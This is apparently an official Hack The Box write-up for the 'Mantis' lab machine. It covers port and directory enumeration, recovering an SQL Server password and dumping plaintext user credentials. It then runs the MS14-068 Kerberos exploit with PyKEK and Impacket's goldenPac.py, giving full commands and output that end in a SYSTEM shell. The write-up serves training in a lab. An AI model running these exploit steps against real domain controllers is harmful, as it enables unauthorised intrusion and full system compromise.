Hack The Box

PEN-TESTING LABS

Mantis

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Difficulty: Hard

Classification: Official

SYNOPSIS

Mantis can definitely be one of the more challenging machines for some users. For successful exploitation, a fair bit of knowledge or research of Windows Servers and the domain controller system is required.

Skills Required


- Intermediate/advanced knowledge of Windows Server
- Knowledge of domain controllers

Skills Learned

- Enumerating SQL Server Express databases
- Exploiting domain controllers and Kerberos

Enumeration

Nmap



Target: 10.10.10.52

Profile: Intense scan, all TCP ports


Command: nmap -p 1-65535 -T4 -A -v 10.10.10.52

10.10.10.52

	Port	Protocol	State	Service	Version
✓	53	tcp	open	domain	Microsoft DNS 6.1.7601
✓	88	tcp	open	kerberos-sec	Microsoft Windows Kerberos (server
✓	135	tcp	open	msrpc	Microsoft Windows RPC
✓	139	tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
✓	389	tcp	open	ldap	Microsoft Windows Active Directory L
✓	445	tcp	open	microsoft-ds	Windows Server 2008 R2 Standard 7
✓	464	tcp	open	kpasswd5	
✓	593	tcp	open	ncacn_http	Microsoft Windows RPC over HTTP 1.
✓	636	tcp	open	tcpwrapped	
✓	1337	tcp	open	http	Microsoft IIS httpd 7.5

Nmap reveals many open services, most notably an IIS server on port 1337 and SQL Server Express on port 1433. The scan also reveals a domain controller with the hosts **mantis.htb.local** as well as **htb.local**.

Dirbuster


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File
Options
About
Help
Scan Information
Results - List View: Dirs: 0 Files: 1
Results - Tree View
Errors: 0
Change
Back
Pause
Stop
Report

http://10.10.10.52:1337/

Directory Stucture	Response Code	Response Size
/	200	936
secure_notes	200	640

Current speed: 39 requests/sec

(Select and right click for more options)

Average speed: (T) 44, (C) 58 requests/sec

Parse Queue Size: 0

Total Requests: 968/622904

Current number of running threads: 100

Time To Finish: 02:58:43

Starting dir/file list based brute forcing

/transparent.php

Fuzzing the web server on port 1337 reveals a **secure_notes** directory, which contains a **dev_notes_xxxx.txt.txt** file. The file reveals the database name used with SQL Server Express as **orcharddb**.

The random string of text in the filename is Base64 and decodes to hex. When converted to ASCII, the database password is revealed.

Lower down on the page, the SQL Server Express username is identified as **sa**.


Exploitation

SQL Server Express

SQSH Usage: https://goo.gl/ZHNPgo

Logging into the server is fairly straightforward. Once in, running the following commands will find the plaintext credentials for the **james** user.

1. SELECT name FROM master.dbo.sysdatabases
2. go
3. SELECT * FROM orcharddb.INFORMATION_SCHEMA.TABLES
4. go
5. SELECT * FROM orcharddb.INFORMATION_SCHEMA.COLUMNS
6. go
7. USE orcharddb
8. go
9. SELECT * FROM blog_Orchard_Users_UserPartRecord
10. go


root@kali: ~/Desktop/mantis
File Edit View Search Terminal Help

```
RegistrationStatus:  Approved
EmailStatus:         Approved
EmailChallengeToken: NULL
CreatedUtc:          Sep  1 2017 01:44PM
LastLoginUtc:        Sep  1 2017 02:03PM
LastLogoutUtc:       Sep  1 2017 02:06PM

Id:                  15
UserName:            James
Email:               james@htb.local
NormalizedUserName:  james
Password:            J@m3s_P@ssW0rd!
PasswordFormat:      Plaintext
HashAlgorithm:       Plaintext
PasswordSalt:        NA
RegistrationStatus:  Approved
EmailStatus:         Approved
EmailChallengeToken: NULL
CreatedUtc:          Sep  1 2017 01:45PM
LastLoginUtc:        NULL
LastLogoutUtc:       NULL

(2 rows affected)
1>
```

MS14-068


PyKEK: https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS14-068/pykek

Impacket: https://github.com/CoreSecurity/impacket

Identifying the correct exploit can be tricky for some, and successful use of the exploit requires a fair bit of knowledge or research. For the exploit to work, the SID must be provided. It can be obtained with the command **rpcclient -U htb\\james mantis.htb.local** and once connected, the command **LOOKUPNAMES james** will reveal the SID.

Once the SID has been obtained, it is possible to run PyKEK to generate a Kerberos ticket by running the command **python ms14-068.py -u james@htb.local -d mantis.htb.local -p J@m3s_P@ssW0rd! -s S-1-5-21-4220043660-4019079961-2895681657**

For use with Impacket, move and rename the generated ticket to **/tmp/krb5cc_0**. Using **goldenPac.py** with the command **python goldenPac.py htb.local/james@mantis.htb.local** and entering the password for the **james** user will immediately grant a fully privileged shell. The flags can be obtained from **C:\Users\james\Desktop\user.txt** and **C:\Users\Administrator\Desktop\root.txt**



```
root@kali:~/Desktop/impacket/build/scripts-2.7# python goldenPac.py htb.local/ja
mes@mantis.htb.local
Impacket v0.9.16-dev - Copyright 2002-2017 Core Security Technologies

Password:
[*] User SID: S-1-5-21-4220043660-4019079961-2895681657-1103
[*] Forest SID: S-1-5-21-4220043660-4019079961-2895681657
[*] Attacking domain controller mantis.htb.local
[*] mantis.htb.local found vulnerable!
[*] Requesting shares on mantis.htb.local.....
[*] Found writable share ADMIN$
[*] Uploading file ZZuaCzGQ.exe
[*] Opening SVCManager on mantis.htb.local.....
[*] Creating service ItLi on mantis.htb.local.....
[*] Starting service ItLi.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```